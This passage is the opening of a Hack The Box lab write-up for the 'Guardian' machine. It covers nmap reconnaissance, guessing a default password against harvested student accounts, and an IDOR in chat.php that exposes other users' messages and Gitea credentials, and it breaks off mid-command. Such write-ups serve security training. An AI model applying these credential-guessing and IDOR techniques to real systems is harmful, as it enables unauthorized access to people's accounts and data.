HTB GUARDIAN Writeup: IDOR to .XLSX Cookie Grab to Admin via CSRF, Then PrivEsc to Root

Guardian is a hard, out-of-season machine that involves a long attack chain starting from exposed user credentials, moving through an IDOR, which leads us to the website source code, then cookie theft using a crafted .xlsx document, followed by admin account creation via CSRF and later with PHP filter chains abuse to gain initial access, and finishing with privilege escalation by pivoting through two user accounts. This writeup explains how to get both user and root flag on that machine.
- The initial regular nmap scan shows us 2 open ports:
$ nmap -sC -sV --top-ports=5000 10.129.237.248


PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9c:69:53:e1:38:3b:de:cd:42:0a:c8:6b:f8:95:b3:62 (ECDSA)
|_  256 3c:aa:b9:be:17:2d:5e:99:cc:ff:e1:91:90:38:b7:39 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://guardian.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel- The http-title shows us http://guardian.htb, so we can add it to our hosts file:
$ sudo echo '10.129.237.233 guardian.htb' >> /etc/hosts- We can visit the page and see that it contains information about Guardian University. In the upper right corner, there is a Student Portal link:

*Short remark: we could also do web fuzzing at this stage, but for this box it isn’t necessary, since the next steps can be derived logically.- If we click it, we’re taken to portal.guardian.htb, but we get a 404 error, so we need to add another host entry to our hosts file:

$ sudo echo '10.129.237.233 portal.guardian.htb' >> /etc/hosts- We can now access the portal and see the login form, and the page also offers a link to the portal guide:

- If we click on the Portal Guide link, it opens a .pdf file which contains information about the initial password:
- However, we don’t have any account to test whether this password is used anywhere. We can spend more time enumerating the main site at guardian.htb, and eventually find student names and email addresses by checking the Testimonials section:

- If we try these emails on the portal.guardian.htb login page, one of them (GU0142023) unexpectedly works:

- We gained initial access to the portal, but our account doesn’t have any special privileges. Still, we can explore the available functionality. For example we can upload .doc and .xlxs file here, but it doesn’t seem to lead anywhere yet. We can view assignments and check our grades, but it doesn’t seem to be useful as well. After some investigation, we notice chat.php, which contains data from users’ chats:

- If we open any chat, we notice the URL follows this format: http://portal.guardian.htb/student/chat.php?chat_users[0]=x&chat_users[1]=y where:
- chat_users[0]=x is the ID of the user sending messages.
- chat_users[1]=y is the ID of the user the messages are sent to.


- This looks like a IDOR candidate, and we could fuzz these values. But in this case all can be obtained logically as well, since higher-privileged users often have lower IDs in setups like this, we can try setting chat_users to 0, 1, and 2 and we able to retrieve valid Gitea credentials for a previously unknown subdomain:
- We can try adding a new (and likely existing) subdomain to our hosts file:

$ sudo echo '10.129.237.233 